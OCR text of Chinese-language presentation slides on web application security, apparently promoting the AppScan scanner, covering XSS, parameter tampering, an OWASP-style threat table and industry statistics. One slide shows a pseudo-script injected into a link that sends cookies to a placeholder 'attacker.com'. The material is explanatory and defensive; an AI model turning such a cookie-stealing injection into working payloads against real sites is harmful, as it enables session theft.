
Reflected Code
<SCRIPT>Send Cookie to attacker.com</SCRIPT>

Executed

Malicious Link
http://www.OOO.com.tw
/account.jsp? <SCRIPT>Send cookie to attacker.com


User

案例: Parameter Tampering



案例: Parameter Tampering

可直接讀取其他人的交易內容-授權機制有嚴重漏洞




成功顯示出其他客戶的交易明細
包含正確的E-mail

案例: Parameter Tampering
取得他人發票內容

事實: 駭客主攻防禦薄弱的地方

Rational. software

程式自我保護最安全！



75% 的駭客攻擊是針對Web應用程式而來的


2/3 的Web應用程式是具有嚴重漏洞的

Gartner

真的！

Sources: Gartner, Watchfire

駭客知識愈來愈容易取得



應用程式攻擊=各種公司營運問題

應用程式威脅	可造成的影響	範例
Cross Site scripting	竊取機密資料、盜用帳號或Session、在使用者電腦執行惡意程式	駭客冒用合法的使用者，操作其帳戶
Injection Flaws	駭客可以對後端系統如DB, LDAP等進行操作	駭客存取資料庫，盜取或修改資料
Malicious File Execution	在伺服器上執行shell commands，最嚴重可到完全控制	網站被修改成把所有的互動資訊導到駭客那邊
Insecure Direct Object Reference	駭客可以存取機密的檔案或資源	Web系統直接傳回機密檔案的內容到駭客的電腦
Cross-Site Request Forgery	駭客可以冒用受信賴的使用者進行其被授權的行動	駭客進系統把客戶的錢轉到自己的帳戶

開發，不只玩具的！

應用程式攻擊=各種公司營運問題

應用程式威脅	可造成的影響	範例
Information Leakage and Improper Error Handling	系統回應的資訊太過"豐富"，提供駭客進一步攻擊的最佳指引	系統在錯誤訊息中提供了詳細的資料庫錯誤訊息，對一般使用者沒有意義，卻提供了駭客進行SQL injection時最佳的回應資訊
Broken Authentication & Session Management	Session tokens 沒有被保護或是適當地無效化，以致被竊取使用	Hacker使用竊來的Session ID，輕易地接續使用受害使用者的Session
Insecure Cryptographic Storage	薄弱的保密技術讓駭客輕易的可以破解	機密資料(如SSN, Credit Cards)被駭客解密後竊取使用
Insecure Communications	機密的資訊未經任何加密，在不安全的通道傳輸，可以輕易取得冒用	駭客很容易地在http傳輸協定中取得未加密的登入資訊，直接拿去冒用
Failure to Restrict URL Access	駭客可以存取未經授權的資源	駭客不經過登入就存取管理者專用的頁面

不能再輕忽應用程式面的安全問題了！

- **Web應用程式已經成為駭客的首要目標！**
  - 75% 的攻擊瞄準了Web應用程式
- **大部分的Web站台或多或少都有漏洞：**
  - 90% 的站台具備應用程式漏洞，且78%具備容易被駭客利用的應用程式漏洞
  - 預估在2010年前，80%的組織將經歷過應用程式的資安事件
- **Web應用程式對駭客來說是很有價值的攻擊標的：**
  - 竊取個人資料、竊取信用卡資訊、竊取帳號、詐欺、放置惡意程式等等。
- **資安事件對於公司的商譽、客戶關係和業務發展有著深遠的影響**
  - 未來甚至要有大筆實質罰款
- **政府、業界要求符合的規範愈來愈多：**
  - 個人資料保護法
  - ISO 27001、資訊安全管理制度(ISMS)、支付卡行業標準(PCI)、沙賓法案等


企業面臨的難題

- 組織內的資安專家/設備多focus在infrastructure
- Web系統功能愈來愈多，架構愈來愈複雜，時程壓力又大，程式人員往往不瞭解/忽視安全問題
- 即使被告知應用系統漏洞，可能也不曉得從何處理起
- 處理Web應用程式安全問題變成上線的瓶頸
- 無法密集委外檢測Web應用程式是否有新的漏洞
- 難以確認網站是否符合政府/產業資安法規
- 委外開發的Web應用程式，難以驗收其安全性

AppScan 簡介

- **(What) AppScan是什麼?**
  - AppScan是一套自動化弱點掃描工具，用來檢測Web應用程式的安全性，找出應用系統的資安漏洞，並一一提供詳盡的處理建議。
- **(Why) 為什麼需要用AppScan?**
  - 簡化發現與修復Web應用程式安全性問題的工作，降低維護資訊安全的成本。
- **(How) AppScan如何辦到的?**
  - 模擬各種駭客攻擊的手法(1400種且持續增加)，以無害的方式去測試運行中的Web應用程式，根據系統的回應，判斷系統是否存在各種安全性問題，並按照問題的輕重緩急順序，提供可立即處理問題的建議做法。

整個軟體開發的生命週期中皆可應用

